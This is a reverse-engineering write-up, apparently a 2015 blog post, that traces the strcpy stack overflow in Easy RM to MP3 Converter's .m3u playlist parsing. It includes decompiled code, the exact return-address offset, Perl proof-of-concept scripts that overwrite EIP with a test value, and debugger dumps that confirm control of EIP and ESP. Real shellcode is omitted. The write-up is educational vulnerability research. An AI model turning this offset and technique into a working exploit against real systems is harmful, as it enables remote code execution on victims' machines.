
```
194        v20 = sub_10023750(v17, 4 * v21 + 8);   // Resize the Heap
195        *(_DWORD *)(a1 + 24) = v20;
196        if ( v20 )
197        {
198          *(_DWORD *)(*(_DWORD *)(a1 + 24) + 4 * v21) = _strdup(a2);
199          *(_DWORD *)(*(_DWORD *)(a1 + 24) + 4 * v21 + 4) = 0;
200          *(_DWORD *)(a1 + 28) = 3;
```

Calling sub_10023750() for resizing the heap with HeapRealloc and Heapalloc according to the entrys in playlist,and then assign the heappointer to Offset_24(24bytes offset) of strcucture a1 ,




And next ,assign a2(which points the our input test data) to the first dword of heap memory and 0 to the second dword of heap memory.





Then what you need to note is that it will add the string "C:\"(parent of .m3u file) to the front of our input data:




I found that when the entry in the playlist isn't a web audio or video link and has no any path but a filename,it will parse the location where the .m3u locate as the relative path,I googled the .m3u format,it is really what I found in wikipedia:

An M3U file is a plain text file that specifies the locations of one or more media files. The file is saved with the "M3U" or "m3u" filename extension.


Each entry carries one specification. The specification can be any one of the following:

- an *absolute local pathname*; e.g., C:\My Music\Heavysets.mp3
- a *local pathname* relative to the M3U file location; e.g. Heavysets.mp3
- a URL.


the basic stack overflow like as following:




In my test instance , the .m3u file is in path “C:\”(4 bytes) and the bytes copied from src to des are 0x1D4D(30004d = “C:\” + 30000 + ‘’) We can calc the distance between 0xF9088 and 0xFF688 .it’s 0x6600(26112d) .so in my test ,the offset from the beginning of junk data that before overwritting the returned address is 26112 – 3 = 26109.**yeah ,haha,it equals to the former result we calcated with py script.** In conclusion,if the length of the path of .m3u (including the terminal NULL-byte) + the size of junk data = 26112,then you can override the ret_addr by adding a dword next to the junk data:(**the premise is that you only fill junk data in .m3u without any path**)




And finally, complete the first part of parsing, assign the heapmemory pointer to the dword_1004D600 :




In the second part of Parsing,it mainly call the function Playlist_FindNextItem:




Let us see inside Playlist_FindNextItem:



We see our familiar dword_1004D600,and strcpy calling(unsafe). It is the strcpy that caused the stack overflow? Yeah..haha you are right! it first called sub_10006850 to retrive the first non-zero pointer,which points to our entries in playlist.





As the figure shows,the returned address has been overwritten,of couse I just debug it by a test,

The basic structure used when parsing as following☺

struct dword_1004D600
+0x0
+0x4 &struct_1
+0x8
+0xC
+0x10 index
+0x14 count
+0x18
+0x1c -1 or 3
struct struct_1
+0x 0
+0x4
+0x8
+0xC
+0x10
+0x14
+0x18 EntryArray[] //Pointer Array,store the pointer to the entry in playlist
+0x1C

I have no more time to reverse the whole data type used in parsing and it's necessary to do that,after all what I do here isn't Code Reduction.^_^

Next I will show you how to point EIP to shellocde: make a *test* first(overwrite EIP with “BBBB” and see where ESP points to)

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Open file and dump memory at the location ESP:

```
ModLoad: 02600000 02612000   C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
(5e0.9ec): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00006667
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
0:000> d esp
000ffd38  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ffd48  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ffd58  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ffd68  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ffd78  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ffd88  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ffd98  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG
000ffda8  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ffdb8  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA
000ffdc8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffdd8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffde8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffdf8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe08  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe18  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe28  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

I found the esp point to the 5th character of our shellcode why? I guess because the fuction has a parameter whose size is 4bytes so after returning,the argument was poped up from stack In fact, it is really what I guess:


```
.text:0041BCF8                push    ebp
.text:0041BCF9                mov     ecx, ebx
.text:0041BCFB                call    sub_41E2B0      ; crash_function
.text:0041BD00                pop     edi
```

Now let me add 4 character in front of our shellcode and do the test again,if all goes well, esp should directly point to the beginning of our shellcode:

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
```

```
"5ABCDEFGHIJK6ABCDEFGHIJK" .

"7ABCDEFGHIJK8ABCDEFGHIJK" .

"9ABCDEFGHIJKAABCDEFGHIJK".

"BABCDEFGHIJKCABCDEFGHIJK";

open($FILE,">$file");

print $FILE $junk.$eip.$preshellcode.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

Let the application and see the esp again:



Oh.Perfect! Now you have control the eip and esp at 0x000ffd38 points to our shellcode.Next we can overwrite EIP by a jump to shellcode

you can reference https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/ for the detial of shellcode ,it's simple and I beliee you can understand it soon,I omit it here^_^

0x2 Analysis Conclusion

The stack overflow in *Easy RM to MP3* is caused by the strcpy(),which doesn't check the size of copied-bytes from src. Here I just analyzed the cause for stack overflow by debugging and tracing,which I think that is very important in vul analysis,in fact, debugging and tracing is really the basic for analysis,I found my dynamic debugging is weak, and I will strengthrn debugging and reversing.I debuged the vulnerable application for many many many time(really many),and I love Breakpoint in debugging! Still that word,*Static analysis is the main,Dynamic analysis is the auxiliary*. You should be skilled in both for analyzing in one take .I believe I can do that.^_^

Reference: https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

ITh4cker 2015/12/6 BeiJing China